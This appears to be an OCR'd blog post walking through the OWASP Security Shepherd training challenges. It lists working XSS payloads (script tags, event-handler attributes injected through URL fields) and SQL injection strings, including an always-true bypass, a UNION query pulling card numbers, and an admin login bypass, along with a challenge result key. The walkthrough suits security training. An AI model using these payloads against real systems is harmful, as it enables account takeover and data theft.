
https://purpleskypeter.blogspot.com/2018/03/owasp-securityshepherd-my-practice.html




<script>alert('XSS')</script>




<iframe src='#' onload='alert("XSS")'></iframe>



<input type="button" onmouseup="alert('XSS')"/>



<input type="button" oncliconcliconcliconcliconclickkkkk="alert('XSS')"/>



http://test"oNmouseover=alert(123);//

Cross Site Scripting 5 Cheat

This challenge does not require a solution to be formed in XHTML to be detected. One way to pass this challenge is to submit the following; **http://test""onmouseover=alert(123);//**

Cross Site Scripting Five

Demonstrate a XSS vulnerability in the following form by executing a JavaScript alert command. The developers of this sub application wanted to demonstrate how HTTP links can be embedded in HTML. Have a look by putting in your own HTTP link. The Developers are white listing input so only HTTP URLs are allowed!

Please enter the URL that you wish to post to your public profile;

Make Post

http://test""onmouseover=alert(123);//

Cross Site Scripting 6 Cheat

This challenge does not require a solution to be formed in XHTML to be detected. One way to pass this challenge is to submit the following; **http://""onmouseover=alert(123);//**

Cross Site Scripting Six

Demonstrate a XSS vulnerability in the following form by executing a JavaScript alert command. The developers of this application wanted to demonstrate how HTTP links can be embedded in HTML and learned a bit about sanitizing their input for XSS attacks! Have a look by putting in your own HTTP link. The developers are only allowing HTTP URLs!

Please enter the URL that you wish to post to your public profile;

Make Post


http://""onmouseover=alert(123);//

Cross Site Scripting Cheat


The following attack vector will work wonderfully;
<script>alert('XSS')</script>

SQL Injection


SQL Injection




' OR '1' = '1



Submit Result Key Here...
Submit
SQL Injection 1 Cheat
To complete this challenge, the following attack strings will return all rows from the table:
" or "1" = "1
" or "a" != "
The query is not parameterising the query and is concatenating the user data to the query. A user only needs to use a double quote to escape the context of a String and perform the SQL injection
SQL Injection Challenge One
To complete this challenge, you must exploit SQL injection flaw in the following form to find the result key.
Please enter the Customer Id of the user that you want to look up
Get user

" or "1" = "1
" or "a" != "



Admin
Scoreboard
Cheat
Lessons
Challenges
CSRF
Injection
NoSQL Injection One
SQL Injection 1
SQL Injection 2
SQL Injection 3
SQL Injection 4
SQL Injection 5
SQL Injection 6
SQL Injection 7
SQL Injection Escaping
SQL Injection Stored
Procedure
XSS
Search Modules...
fd8e9a29dab791197115b58061b215594211e72c1680f1eacc50b0394133a09f
Submit
SQL Injection 1 Cheat
To complete this challenge, the following attack strings will return all rows from the table:
" or "1" = "1
" or "a" != "
The query is not parameterising the query and is concatenating the user data to the query. A user only needs to use a double quote to escape the context of a String and perform the SQL injection
SQL Injection Challenge One
To complete this challenge, you must exploit SQL injection flaw in the following form to find the result key.
Please enter the Customer Id of the user that you want to look up
" or "1"="1
Get user
Search Results
Name
Address
Comment
John Fits
crazycat@example.com
null
Rubix Man
manycolours@cube.com
null
Rita Hanolan
thenightbefore@example.com
null
Paul O Brien
sixshooter@deaf.com
Well Done! The reuslt Key is fd8e9a29dab791197115b58061b215594211e72c1680f1eacc50b0394133a09f



test'or''!='2@test.com




' UNION ALL SELECT creditCardNumber FROM customers WHERE customerName = 'Mary Martin



Backslash and a password of **OR 1 = 1 AND idusers = 7; --** (Space after the -- is important!) so that you are signed in as the admin user.

OR 1 = 1 AND idusers = 7; –

5th one

